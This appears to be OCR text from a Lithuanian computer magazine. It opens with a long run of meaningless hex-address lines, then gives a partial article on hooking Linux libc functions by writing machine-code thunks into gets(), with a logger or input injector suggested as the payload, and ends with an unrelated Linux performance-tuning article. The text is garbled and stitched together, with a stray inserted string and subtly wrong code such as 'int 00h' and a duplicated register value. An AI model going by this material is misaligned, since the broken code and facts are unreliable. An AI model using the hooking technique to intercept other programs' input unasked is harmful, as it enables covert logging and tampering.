00401336  .....
00401337  .....
00401338  .....
00401339  .....
0040133A  .....
0040133B  .....
0040133C  .....
0040133D  .....
0040133E  .....
0040133F  .....
00401340  .....
00401341  .....
00401342  .....
00401343  .....
00401344  .....
00401345  .....
00401346  .....
00401347  .....
00401348  .....
00401349  .....
0040134A  .....
0040134B  .....
0040134C  .....
0040134D  .....
0040134E  .....
0040134F  .....
00401350  .....
00401351  .....
00401352  .....
00401353  .....
00401354  .....
00401355  .....
00401356  .....
00401357  .....
00401358  .....
00401359  .....
0040135A  .....
0040135B  .....
0040135C  .....
0040135D  .....
0040135E  .....
0040135F  .....
00401360  .....
00401361  .....
00401362  .....
00401363  .....
00401364  .....
00401365  .....
00401366  .....
00401367  .....
00401368  .....
00401369  .....
0040136A  .....
0040136B  .....
0040136C  .....
0040136D  .....
0040136E  .....
0040136F  .....
00401370  .....
00401371  .....
00401372  .....
00401373  .....
00401374  .....
00401375  .....
00401376  .....
00401377  .....
00401378  .....
00401379  .....
0040137A  .....
0040137B  .....
0040137C  .....
0040137D  .....
0040137E  .....
0040137F  .....
00401380  .....
00401381  .....
00401382  .....
00401383  .....
00401384  .....
00401385  .....
00401386  .....
00401387  .....
00401388  .....
00401389  .....
0040138A  .....
0040138B  .....
0040138C  .....
0040138D  .....
0040138E  .....
0040138F  .....
00401390  .....
00401391  .....
00401392  .....
00401393  .....
00401394  .....
00401395  .....
00401396  .....
00401397  .....
00401398  .....
00401399  .....
0040139A  .....
0040139B  .....
0040139C  .....
0040139D  .....
0040139E  .....
0040139F  .....
004013A0  .....
004013A1  .....
004013A2  .....
004013A3  .....
004013A4  .....
004013A5  .....
004013A6  .....
004013A7  .....
004013A8  .....
004013A9  .....
004013AA  .....
004013AB  .....
004013AC  .....
004013AD  .....
004013AE  .....
004013AF  .....
004013B0  .....
004013B1  .....
004013B2  .....
004013B3  .....
004013B4  .....
004013B5  .....
004013B6  .....
004013B7  .....
004013B8  .....
004013B9  .....
004013BA  .....
004013BB  .....
004013BC  .....
004013BD  .....
004013BE  .....
004013BF  .....
004013C0  .....
004013C1  .....
004013C2  .....
004013C3  .....
004013C4  .....
004013C5  .....
004013C6  .....
004013C7  .....
004013C8  .....
004013C9  .....
004013CA  .....
004013CB  .....
004013CC  .....
004013CD  .....
004013CE  .....
004013CF  .....
004013D0  .....
004013D1  .....
004013D2  .....
004013D3  .....
004013D4  .....
004013D5  .....
004013D6  .....
004013D7  .....
004013D8  .....
004013D9  .....
004013DA  .....
004013DB  .....
004013DC  .....
004013DD  .....
004013DE  .....
004013DF  .....
004013E0  .....
004013E1  .....
004013E2  .....
004013E3  .....
004013E4  .....
004013E5  .....
004013E6  .....
004013E7  .....
004013E8  .....
004013E9  .....
004013EA  .....
004013EB  .....
004013EC  .....
004013ED  .....
004013EE  .....
004013EF  .....
004013F0  .....
004013F1  .....
004013F2  .....
004013F3  .....
004013F4  .....
004013F5  .....
004013F6  .....
004013F7  .....
004013F8  .....
004013F9  .....
004013FA  .....
004013FB  .....
004013FC  .....
004013FD  .....
004013FE  .....
004013FF  .....
00401400  .....
00401401  .....
00401402  .....
00401403  .....
00401404  .....
00401405  .....
00401406  .....
00401407  .....
00401408  .....
00401409  .....
0040140A  .....
0040140B  .....
0040140C  .....
0040140D  .....
0040140E  .....
0040140F  .....
00401410  .....
00401411  .....
00401412  .....
00401413  .....
00401414  .....
00401415  .....
00401416  .....
00401417  .....
00401418  .....
00401419  .....
0040141A  .....
0040141B  .....
0040141C  .....
0040141D  .....
0040141E  .....
0040141F  .....
00401420  .....
00401421  .....
00401422  .....
00401423  .....
00
```



*libc* iškviessime funkciją *write* su tokiais parametrais: *write(1,&"",1)* — atkreipk dėmesį į konstrukciją *&"",1*. Mes į steką įkeliame simbolį „“ ir perduodame funkcijai jo rodyklę. O kas gi mums lieka? Juk duomenų segmentas mums nėra prieinamas! Tenka naudoti steką! Prireikus ten galima įkelti ne vieną simbolį, bet ir ASCII eilutę (tik nepamiršk po to jos iš ten ištraukti — kai kurie tai pamiršta, dėl ko gauna nesubalansuotą steką ir *segmentation fault*).

Modernizuotas *mem.c* variantas, į *gets* pradžią įdiegiantis *write(1,&"",1)* iškvietaimą

```
// thunk kodo pradžia. Į steką įkeliame funkcijos write argumentus, tačiau
pačios funkcijos dar neiškviečiam, kadangi mes nežinome jos adreso
unsigned char buf_pre[]={ 0x6A,0x2A, /* push 2Ah */
    0x8B,0xDC, /* mov ebx,esp */
    0x33,0xC0, /* xor eax,eax */
    0x40, /* inc eax */
    0x50, /* push eax */
    0x53, /* push ebx */
    0x50 /* push eax */
};
```

```
// čia įrašomas sugeneruotas santykinis funkcijos write iškvietaimas
unsigned char buf_code[]={ 0xE8,0x0,0x0,0x0,0x0};
```

```
// thunk kodo pabaiga. Kartu su "" simboliu iš steko išgauname argumentus
ir sugrįžtame su ret
unsigned char buf_post[]={
    0x83,0xC4,0x10, /* add esp,10 */
    0xC3 /* ret */
};
```

```
// buferis, į kurį bus įrašytas surinktas thunk kodas; seka tokia: buf_pre
+ buf_code + buf_post:
unsigned char buf_dst[sizeof(buf_pre) + sizeof(buf_code) + sizeof(buf_post)];
```


```
// generuojame santykinį write iškvietaimą
call r(„libc.so.6“, „gets“, „write“, sizeof(buf_pre));
```

```
// surenkame thunk kodą
memcpy(buf_dst, buf_pre, sizeof(buf_pre));
memcpy(buf_dst + sizeof(buf_pre), buf_code, sizeof(buf_code));
memcpy(buf_dst + sizeof(buf_pre) + sizeof(buf_code), buf_post,
sizeof(buf_post));
```

```
// atstatome standartinį prologą arba įterpiame C3h (ret)
if (page_buf[((unsigned int)p) % PAGE_SIZE] == 0xC3)
    page_buf[((unsigned int)p) % PAGE_SIZE] = 0x55;
else
    page_buf[((unsigned int)p) % PAGE_SIZE] = 0xC3;
```

```
// ant funkcijos gets kopijuojame thunk kodą
memcpy(&page_buf[((unsigned int)p) % PAGE_SIZE], buf_dst, sizeof(buf_dst));
```

funkcija *dladdr* iš tiesų realizuota bibliotekoje *libc.so*, kur ji vadinasi *\_dl\_addr*



į *gets* „išvirkšto“ kodo darbo rezultatas (žvaigždutes ir taškus taip išsidėstę dėl buferizacijos)

Sukompilijuojame programą ir įsitikiname, kad ji veikia, taip priartindama mus prie pilnavertiško perėmėjo sukūrimo. *Thunk* kodą padarę šiek tiek sudėtingesniu, mes galėsime ne tik į ekraną išvesti savo duomenis, bet ir išsaugoti juos į bylą (loginti)!

Programuoti mašininis kodus labai nepatogu, todėl atsiranda natūralus noras įdarbinti C ir kitas aukšto lygio kalbas. Tai visai įmanoma! Kadangi *thunk* kodas iškvičiamas į iškvietusio proceso kontekste, iškviessimas *dlopen/dlsym* jis gali užkrauti savo dinamines bibliotekas. Su mašininio kodo rašomas tik mažytis užkroviklis, o pagrindinis perėmėjo kodas sukonzentruojamas dinaminėje bibliotekoje, kurią galima parašyti ir su C. Beje, atsisakyti funkcijos *gets* visiškai nėra būtina, juk mes jos funkcionalumą galime perkelti į mūsų dinaminę biblioteką! Tiesa, perkelti reikia būtent funkcionalumą (t.y. perrašyti







```

prepare_prolog_1:
    MOV EAX, 0x1
    JMP short do_begin

```

```

prepare_prolog_2:
    MOV EAX, 0x2
    JMP short do_begin

```

```

prepare_prolog_n:
    MOV EAX, 0x2
    JMP do_begin

```

```

do_begin:
    // pagrindinis perėmėjo kodas. [ESP+4]+5 saugo iškviesios funkcijos adresą
    // tai mums padės viena nuo kitos atskirti perimamas funkcijas; valdymo per-
    // davimas perimtai funkcijai su jos „gimtojo“ prologo emuliacimu
    DEC EAX
    JZ prolog_1
    DEC EAX
    JZ prolog_2

```

prolog\_1: ; // emuliuojame PUSH EBP/MOV EBP,ESP/SUB ESP,XXh tipo prologo vykdymą

```

    PUSH EBP
    MOV EBP,ESP
    SUB ESP, byte ptr [EAX] ; iš atminties imame XXh
    INC EAX ; į kitą iš eilės mašinę komandą
    JMP EAX

```

prolog\_2: ; // emuliuojame PUSH EBP/MOV EBP,ESP/PUSH EDI/PUSH ESI tipo prologo vykdymą

```

    PUSH EBP
    MOV EBP, ESP
    PUSH EDI
    PUSH ESI
    JMP EAX

```

Įdiegiančioji programa analizuoja perimamos funkcijos prologą ir, priklausomai nuo rezultato, į jos pradžią įdiegia arba *call prepare\_prolog\_1*, arba *call prepare\_prolog\_2*, kur *prepare\_prolog\_x* — žymė *thunk* kodo viduje, kurį mes įkėlėme į funkciją *gets*. Komanda *call* užima 5 baitus, todėl komanda *SUB ESP,XXh* ją tiksliai perdengia taip, kad *XXh* atsiduria tiesiog už jos pabaigos. Taigi mums nereikia paties perėmėjo kūne išsaugoti *XXh*! Iš *thunk* kodo išskviečiama komanda *SUB ESP, byte ptr [EAX]* puikiai emuliuoja *SUB ESP,XXh* vykdymą!

Pateiktas pavyzdys gadina *EAX* registro turinį, todėl jis veikia tik su *cdecl* ir *stdcall* funkcijomis. Taip neįmanoma perimti *fastcall* funkcijų, kurios argumentus perduoda per *EAX*. Tačiau originalųjį *EAX* galima išsaugoti steke ir atstatyti prieš pat valdymo perdavimą perimtai funkcijai, tačiau šiuo atveju *JMP EAX* teks pakeisti į *RETn*, o į steko viršūnę iš anksto įkelti perėjimui skirtą adresą.

Štai ir viskas. Perėmėjo skeletas sėkmingai surinktas ir paruoštas darbui. Telieta pabaigti „kovinį įdarą“. Tai gali būti tiek iškvietimus protokolaujantis logeris, tiek tam tikrų funkcijų iškvietimą (pavyzdžiui, bylos pašalinimą) blokuojantis antiprotektorius, tiek klaviatūrinio įvedimo funkcijoms paruoštus duomenis „pakišanti“ makromašina, tiek... kas tik nori!



standartinis funkcijos *getaddrinfo* prologas, kurį sugadino tiesioginis planuotojo persijungimas

### [Stabilumo problemos]

Mūsų sukonstruotas perėmėjas dėl savo prigimties ganėtinai kaprizingas ir periodiškai nulūžta be jokių akivaizdžių priežasčių. Kodėl taip vyksta? Peržiūrėkime funkciją *func* su standartiniu *PUSH EBP/MOV EBP,ESP* pavidalo prologu. Tarkim, procesas A įvykdė komandą *PUSH EBP* ir dar tik ruošėsi pradėti vykdyti *MOV EBP,ESP*, kaip jį nutraukė sisteminis planuotojas, ir valdymą gavo mūsų procesas B, kuris atlieka funkcijos *func* perėmimą, į jos pradžią įterpiant instrukciją *call*. Kai procesas A atnaujins savo vykdymą, komandos *MOV EBP,ESP* steke jau nebebus, nes ten bus nuo *call* likusi galutinė dalis, kurią įvykdžius viskas bus sudraskyta į gabalus. Be abejo, tokio įvykio tikimybė labai maža, tačiau ypatingai atsakingose situacijose su ja vis tik reikėtų skaitytis. Norint perėmimą padaryti saugų, įterpiamos instrukcijos ilgį būtina sutrumpinti iki vieno baito, tačiau tokių instrukcijų tiesiog nėra! Palauk, kaip tai nėra? O kaip dėl *INT 03h* (CCh)? Tradiciškai ji naudojama sustojimo taškams ir taikomajame apsaugoto lygio sukelia išimtį, kurią iš branduolio (tiksliau sakant, iš užkraunamo modulio) lengva perimti. Apie tai jau buvo rašyta straipsnyje „Handling Interrupt Descriptor Table for fun and profit“, kuris buvo publikuotas 59-ame žurnalo *phrack* numeryje, todėl mes čia nesikartosim.

Atkreipiu dėmesį, kad CCh konfliktuoja su kai kuriais apsauginiais mechanizmais ir, atitinkamai, su derintuvais, todėl geriau įterpti ne *INT 03h*, o kokią nors „uždraustą“ vieno baito komandą, tokią, kaip *CLI* (FAh), sukeliančią išimtį, kurią mes periminėsime.



**[Sustojimo taškai]**

Derintuvai bibliotekinėse funkcijose gali kurti programinius sustojimo taškus, į kurių pradžią įterpiama komanda INT 03h (CCh). Tokiu atveju mūsų perėmėjas negalės atpažinti prologo, kas nėra gerai. Išėjis akivaizdi: sulyginti tikrai 2-ą, 3-*red\_2006-07-07* — Shlashdotià, 4-tà ir 5-tà prologo baitus, o pirmąjį ignoruoti. O ką daryti su sustojimo tašku? Jeigu virš jo įrašysime *call*, tai jis bus ištrintas, o derintuvas praras funkcijos kontrolę, kas kai kuriais atvejais nėra priimtina. Tuomet reikia įsiterpti nuo 2-ojo baito, tačiau šiuo atveju komanda *call* visiškai ištrins SUB ESP,XXh, todėl XXh teks išsaugoti kokioje nors kitoje vietoje.

**[Pabaiga]**

API funkcijų perėmimo mechanizmai *Windows* sistemoje gerai ištyrinėti, todėl pasiūlyti radikaliai naują metodą gana sunku. UNIX sistemos ištirtos kur kas prasčiau, todėl jos slepia daugybę neatskleistų galimybių, kurios traukia hakerius ir kitus kūrybingus žmones. Mano aprašytas būdas — ne vienintelis ir veikiausiai ne pats patogiausias, be to, iki išmintingo pritaikymo jam dar augti ir augti. Nepaisant to, mano greita ranka parašytuose įrankiuose šis būdas veikia pakankamai normaliai tiek *Linux*, tiek ir BSD sistemose.

```

File Edit Windows Help Analyser
C:\TEMP\libc-2.3.2.so
[+]
<:text> 0000c9870 int 3
lchmod:0
c9870 :
:-----:
: function lchmod (global)
:-----:
: lchmod:
cc int 3
c9871 89e5 mov ebp, esp
c9873 e848c7f4ff call _errno_location
c9878 c70026000000 mov dword ptr [eax], 26h
c987e b8ffffff mov eax, 0xffffffff
c9883 5d pop ebp
c9884 c3 ret
c9885 90 nop
c9886 90 nop
c9887 90 nop
c9888 90 nop
c9889 90 nop
c988a 90 nop
c988b 90 nop
c988c 90 nop
c988d 90 nop
c988e 90 nop
c988f 90 nop
c9890 :
:-----:
: function mkdir (weak)
:-----:
: mkdir:
: xref c5e567
89da mov edx, ebx
c9892 8b4c2408 mov ecx, [esp+8]
c9896 8b5c2404 mov ebx, [esp+4]
c989a b827000000 mov eax, 27h
c989f cd80 int 00h
c98a1 89d3 mov ebx, edx
c9870/0000c9870
Help Save Open View Tools Code Search Symbols Viewwin. Quit

```

standartinis funkcijos *lchmod* prologas, kurį sugadino derintuvo sukurtas programinis sustojimo taškas (CCh)







# 056

## Naminio tukso tiuningas

### Kaip paspartinti savo „Linux“

Tiuningas — tai nuodugnus kokio nors operacinės sistemos komponento sukonfigūravimas, padidinantis jo našumą. Tiuninti galima ką tik nori: nuo tinklo posistemės iki virtualios atminties parametrų. Skirtingai nei atnaujinimas, tiuningas turi vieną neginčijamą privalumą: nereikia pirkti papildomos aparatinės, todėl tiuningas be viso kito taip pat taupo pinigus. Tiesa, atsinaujinant taip pat galima sutaupyti, jeigu tai daroma išmintingai. Pavyzdžiui, jeigu pas mane būtų kompiuteris su Duron 1,2 GHz procesoriumi ir 128 Mb atminties, aš geriau nusipirkčiau papildomus 256 Mb atminties, nei galingesnį procesorių, kadangi Linux jautresnis atminties kiekiui, o ne procesoriaus dažniui. Vis dėlto šiandien atidėkime atnaujinimo klausimus ir visą savo dėmesį sutelkime į naminio tukso tiuningą.

**[Tavo nuosava tiuningo ateljė]** Iš pradžių apsispręskime, kaip mes konfigūruosime mūsų sistemą. Siūlau eiti mažiausio pasipriešinimo keliu — o ką, jeigu po paties paprasčiausio pakeitimo rezultatai tave visiškai tenkins ir visą likusį laiką tu galėtum praleisti prasmingiau? Padaryti sistemą neveikiančią mes taip pat neplanuojame, kadangi po visų patobulinimų mes neturime prarasti nei stabilumo, nei patikimumo, nei komforto. Sudarykime veiksmų planą:

- / Atjungti nereikalingus servisu.
- / Padidinti virtualios atminties apimtį.
- / Patiuninti swap'ą.
- / Pakeisti procesų planuotojo darbą.
- / Sukonfigūruoti branduolį.
- / Įdiegti naują inicializavimo sistemą.
- / Pasirinkti kitą failų sistemą ir ją patiuninti.

Derėtų pastebėti, kad visa konfigūracija vyks remiantis Fedora Core 4 distributyvo pavyzdžiu. Be to, kai kurie straipsnyje aprašyti dalykai neveiks senose branduolio versijose (žemiau 2.6).

**[Nereikalingų servisų atjungimas]** Kiekvienas paleistas procesas „suėda“ ne tik brangų procesoriaus laiką, bet ir atmintį, kurios nuolat trūksta. Kad ir ką sakytum, atminties per daug nebūna. Būtų visai kas kita, jeigu tau reiktų visų šių servisų. Tačiau praktiškai gaunasi taip, kad mes neturime nė žalio supratimo apie kai kurių servisų paskirtį, o dalis paleistų servisų bando stebėti mūsų kompiuteryje iš viso neprijungtų įrenginių darbą. Kadangi Linux tiuningą aptarsime remdamiesi FC4 pavyzdžiu, tai reiškia, kad mes peržvelgsim Fedoros servisu. Straipsnio eigoje atkreipsiu dėmesį ir į Mandrake/Mandriva servisu. Galbūt tavo distributyve bus kitų servisų, kurie čia neaptarti, tačiau per daug nenusimink: kad ir koks būtų distributyvas, speciali konfigūravimo programa padės apsispręsti, ar tau reikia tam tikro serviso, ar ne. FC atveju servisų konfigūravimui naudojamas *system-config-services* įrankis, o Mandrake sistemoje — *drakxservices*.

Siekiant taupyti laiką ir žurnalo vietą, apsistosime tik ties tais servisu, kurie daugeliu atvejų įjungti pagal nutylėjimą, tačiau nėra reikalingi namų vartotojui — juos galima drąsiai atjungti:

/ *acpid* — valdo ACPI įvykius.

/ *anacron*, *atd*, *crond* — demonai-planuotojai (nurodytu laiku paleidžia nurodytas komandas). Paprastam namų vartotojui to visiškai nereikia. Nesuprantu kūrėjų logikos: taip, galbūt vartotojui ir reikalingas planuotojas, tačiau kam iš karto trys?

/ *apmd* — reikia palikti tik nešiojamuosiuose kompiuteriuose.

/ *cpuspeed* — pakeičia CPU dažnį ir taip taupo energiją, reikalingas nešiojamuosiuose kompiuteriuose.

/ *haldaemon* naudojamas norint sekti pasikeitimus sistemos aparaturoje. Šiaip jis nėra reikalingas — pakanka po naujos įrangos įdiegimo paleisti kudzu.

/ *cups\** — spausdinimo sistema. CUPS naudinga tik tuo atveju, kada spausdintuvą naudojamas kiekvieną dieną. Jeigu spausdintuvo neturi arba spausdini tik kartkartėmis, tuomet šį servisą galima atjungti. Kai turėsi spausdintuvą, galėsi šį servisą paleisti su komanda „*service <serviso-pavadinimas>*“.

/ *isdn* — ar pas tave yra ISDN? Ne? Tuomet kam tau šitas servisas?

/ *kudzu* — šį „žvėrį“ galima paleisti rankiniu būdu. Tai paprastai daroma po to, kai į kompiuterį buvo įdiegta nauja aparatinė. Kudzu naudojamas naujiems įrenginiams rasti (Mandrake sistemoje vietoje *kudzu* naudojamas *harddrake2*).

/ *lm\_sensors* — naudojama įvairiems sistemos davikliams stebėti (pavyzdžiui, procesoriaus temperatūrai)

/ *messagebus* — transliuojančių sistemos pranešimų siuntinėjimo „magistralė“, išjunk ją.

/ *mdmonitor* — naudojamas programinių RAID masių stebėjimui, o likusiais atvejais (kai RAID nėra naudojamas) tiesiog nereikalingas.

/ *netfs* — reikalingas įvairioms tinklinėms failų sistemoms, taip pat ir SMB, todėl neišjunk šio serviso, jeigu tavo tinkle yra kompiuterių su Windows ir tau reikia su jais keistis informacija bei dalintis resursais.

/ *mDNSResponder*, *nifd* — tiesiog išjunk ir pamiršk. Aprašyme sakoma, kad jie turi būti paleisti Howl klientuose, kad Zeroconf servisas galėtų ištyrinėti tinklą. Nevisai supranti, apie ką aš? Aš irgi. Taigi išjungiam.

/ *pcmcia* — šis servisas reikalingas tam, kad palaikytų PCMCIA plokštes, kurios, kaip mes visi gerai žinome, naudojamos nešiojamuosiuose kompiuteriuose.

/ *portmap* — vargu ar pravers namų vartotojui, kadangi šis servisas naudojamas RPC susijungimams valdyti (reikalingas, jeigu naudoji NIS ir NFS).

/ *rpc\** — atjunk visus RPC (nuotolinis procedūrų iškviatimas) palaikymo servisu.





/ *smartd* — reikalingas SMART (Self Monitoring and Reporting Technology) įrenginiams. SMART sąsaja naudojama tam, kad įrenginiai galėtų patys save testuoti. Galimybę ją naudoti suteikia kai kurie kietieji diskai, todėl jeigu nori žinoti, kada tavo diskas „planuoja“ išeiti iš rikiuotės, neišjunk šio serviso.

/ *sshd* — leidžia per atstumą prisijungti prie tavo sistemos. Namų kompiuteryje galima drąsiai atjungti.

/ *sendmail* — jeigu artimiausiu metu neplanuoji konfigūruoti savo SMTP serverio, o pašta vis dar siunti per savo tiekėjo SMTP, išjunk jį. Bet kokių atvejų, išjunk jį iki tol, kol tavo rankos neprieis prie jo konfigūravimo.

/ *rhnvd* — servisas naudojamas automatiniam kompanijos Red Hat produktų atnaujinimui. Aš paprastai jį atjungiu.

/ *irqbalance* — reikalingas SMP mašinose.

Mes ką tik ne tik paspartinome savo sistemą, bet ir šiek tiek padidinome jos saugumą. Juk kiekvienas paleistas servisas — tai potenciali saugumo skylė. Dabar perkrauk kompiuterį, kad galėtum pajusti, kaip greičiau pradėjo krauti tavo sistema. Tačiau ties tuo mes nesustosime.

**[Virtualios atminties kiekio padidinimas]** Konsolėje surink komandą *free*. Kiek virtualios atminties (fizinė atmintis plius swap byla) dabar laisva? Jeigu viskas užimta, pavyzdžiui, liko keletas megabaitų fizinės atminties ir lygiai tiek pat swap srityje, tai reiškia, kad atminties katastrofiškai trūksta. Geriausias patarimas — nusipirkti papildomą atminties modulį, tačiau kol kas pabandykime sukurti papildomą swap bylą, kuri pridės keletą megabaitų virtualios atminties. Įvykdyk komandą:

```
# dd if=/dev/zero of=/sw-file bs=1m count=64
```

Taip mes sukursime tuščią 64 Mb dydžio bylą /sw- file. Jeigu reikia daugiau, sukurk 128 ar 256 Mb bylą — tai neturi reikšmės, svarbiausia, kad tau užtektų disko vietos. Dabar iš šios bylos padarysime swap bylą (64/1024):

```
# mkswap /sw-file 65536
```



1. konfigūratorius *drakxservices*

Telieka aktyvuoti naująjį swap'ą:

```
# swapon /sw-file
```

Kad pastarosios komandos nereikėtų įvedinėti kiekvieną kartą leidžiant sistemą, įrašyk ją į užsikrovimo skriptus (pageidautina po komandos *swapon -a*). Tai laikinai išspręs problemas su operatyvine atmintimi. Atkreipk dėmesį, jog komfortiškam darbui Linux sistemoje (naudojant X Windows ir KDE/GNOME) reikia mažiausiai 192 Mb fizinės operatyvinės atminties ir bent jau 128 Mb swap'o. Mano mašinoje vaizdelis toks: iš 256 Mb fizinio RAM laisva tik 4 Mb, tačiau swap praktiškai laisvas — paprastai būna užimti tik keli megabaitai (mano swap byla taip pat yra 256 Mb).

**[Swap'o tiuningas]** Vien tik paprastai pridėti keletą papildomų swap atminties megabaitų mažą. Svarbu tiksliai sukonfigūruoti patį virtualios atminties mechanizmą, kitaip tariant, teisingai nurodyti „keitimo“ (swappiness) koeficientą.

Tarkim, darbo metu mums tenka naudoti keletą ganėtinai grioždiškų programų ir periodiškai tarp jų persijungti. Gali būti, jog tu dirbi su dokumentais, todėl nuo pat ryto paleidi *OO Writer*, *OO Calc*, *Firefox* ir persijunginėji tik tarp jų. O vakare pasileidi *xmms*, kadangi neįsivaizduoji darbo be muzikos.


Jeigu nurodysi didelę keitimo koeficiento reikšmę (byla */proc/sys/vm/swappiness*), tarkim, 90 arba net 100 (maksimali reikšmė), tai persijungimas tarp programų vyks gana lėtai, tačiau pagrindinės programos našumas bus maksimalus.

Jeigu tau ištisą dieną reikia dirbti su nedidelėmis programomis ir dažnai tarp jų persijunginėti, tai keitimo koeficiento reikšmę geriau nurodyti 20 arba 30 srityje. Paeksperimentuok su skirtingais parametrais — tiktai taip galima parinkti geriausią reikšmę. Išvesti einamą *swappiness* galima su komanda

```
# cat /proc/sys/vm/swappiness
```

Visiškai įmanoma, kad tau labiausiai tiks 70 (reikšmė pagal nutylėjimą). Nurodyti naują reikšmę (šiuo atveju 20) galima su komanda

```
# echo „20“ > /proc/sys/vm/swappiness
```



2. branduolio konfigūravimas



**[Įvedimo/išvedimo planuotojo darbo pakeitimas]** Kiekvienai Linux sistemoje veikiančiai programai kartkartėmis reikia prieiti prie disko — nuskaityti duomenis arba įrašyti juos į diską. Už įvedimo/išvedimo planavimą atsakinga branduolio dalis taip ir vadinasi — įvedimo/išvedimo planuotojas. Yra keturi skirtingi planuotojo darbo algoritmai:

/ Režimas pagal nutylėjimą (*noop*) — vargu, ar jis tiks pažangiam vartotojui, nepaisant net to, kad jis naudojamas pagal nutylėjimą. Algoritmo esmė — tai paprasta FIFO (*First In First Out* — Pirmas Atėjai, Pirmas Išėjai) tipo eilė.

/ Numatomas planavimas (*Anticipatory Scheduling*) — kai programa iš disko nuskaitytinėja duomenis, branduolys bando atspėti, kokius duomenis programa skaitys kitos skaitymo operacijos metu. Jeigu branduolys teisingai nuspėjo programos „mintis“, tai šis algoritmas leis iš esmės padidinti sistemos našumą. Be to, šio algoritmo efektyvumas smarkiai priklauso ir nuo programos logikos.

elevator=as

/ „Sąžininga“ eilė (*Complete Fairness Queuing*) — visų programų teisės lygios. Branduolys tolygiai planuoja kiekvienos programos įvedimo/išvedimo operacijas, čia nėra kokių nors programų, kurios gali monopolizuoti priėjimą prie disko. Jeigu keletas programų vienu metu bandys prieiti prie disko, visos jos gaus atsakymą. Šis metodas kai kuriais atvejais leidžia padidinti sistemos našumą, o kai kuriais — priešingai, bendras našumas krenta, nes viskas priklauso nuo konkrečių užduočių.

#### [7 tiuningo įrankiai]

- Pašalinam nereikalingus servisus
- Padidinam virtualios atminties apimtį
- Sukonfigūruojam branduolį
- Patiuninam procesų planuotoją
- Optimizuojame FS nustatymus
- Įdiegiame naują inicializavimo sistemą
- Pakeičiame failų sistemą



elevator=cfq

/ *Deadline* planavimas arba paskutinių terminų planavimas (*Deadline Queuing*) — visos priėjimo prie disko prašančios programos statomos į eilę. Iš eilės imama viena programa, kuri ir gauna praktiškai monopoliską priėjimą prie disko. Kol ši programa dirba, visos likusios laukia eilėje. Praėjus tam tikram laikui, planuotojas šią programą perveda į laukimo būseną ir persijungia prie kitos iš eilės po pristabdytosios einančios programos. Dabar antroji programa gauna dominuojantį priėjimą prie disko. Tada trečia, ketvirta ir t.t. Pavyzdžiui, šis metodas gerai tinka duomenų bazių serveriui.

elevator=deadline

Kiekvienas algoritmas turi savų privalumų ir trūkumų. Vis dėlto paprastam namų kompiuteriui tinka tik du algoritmai — as ir cfq. Norint pakeisti planuotoją, nereikia perkompiliuoti viso branduolio: pakanka užsikrovimo metu perduoti parametą *elevator*. Kad kiekvieną kartą šios operacijos nereikėtų vykdyti rankiniu būdu, savo užkroviklio konfigūracijos byloje panaudok šią konfigūraciją:

```
/etc/lilo.conf fragmentas
image=/boot/vmlinuz-2.6.9
label=Linux
root=/dev/hda1
append="elevator=as"

/boot/grub/grub.conf fragmentas
title My Default Linux
root (hd1,0)
kernel /boot/vmlinuz-2.6.9 ro root=/dev/hda1
elevator=as
```

LILO atveju paredagavęs bylą nepamiršk su komanda „lilo“ perrašyti užkroviklio.

**[Branduolio konfigūravimas]** Padidinti sistemos našumą padės teisingai sukonfigūruotas branduolys. Konfigūruojant branduolį reikia laikytis šių taisyklių:

/ Atjunk nenaudojamas įrenginių, protokolų, realizacijų ir t.t. tvarkykles.  
/ Dažniausiai naudojamus modulius gali įtraukti į branduolį. Taip, modulis — tai gerai, tačiau jeigu kodas yra branduolio sudėtyje, nereikia eikvoti laiko jo užkrovimui iš disko.

Tik nepersistenk — viskam yra ribos. Galima viską atjungti ir palikti minimumą, o po to norint prijungti draugelio atsineštą *flash* kortelę teks iš naujo perkompiliuoti branduolį — kam tau to reikia?

Trumpai priminsiu branduolio perkompiliavimo komandas:

```
# make menuconfig arba make xconfig
# make bzImage
# make modules
# make modules_install
# make install
```

Pirmoji komanda paleidžia branduolio konfigūratorių: *menuconfig* veikia *ncurses* pagrįstame tekstiniame režime; *xconfig* veikia grafiniame režime. Antroji komanda kompiliuoja branduolį. Trečioji ir ketvirtoji sukompiliuoja bei įdiegia modulius. Paskutinė — įdiegia branduolį, kuris buvo sukompiliuotas su antra komanda.



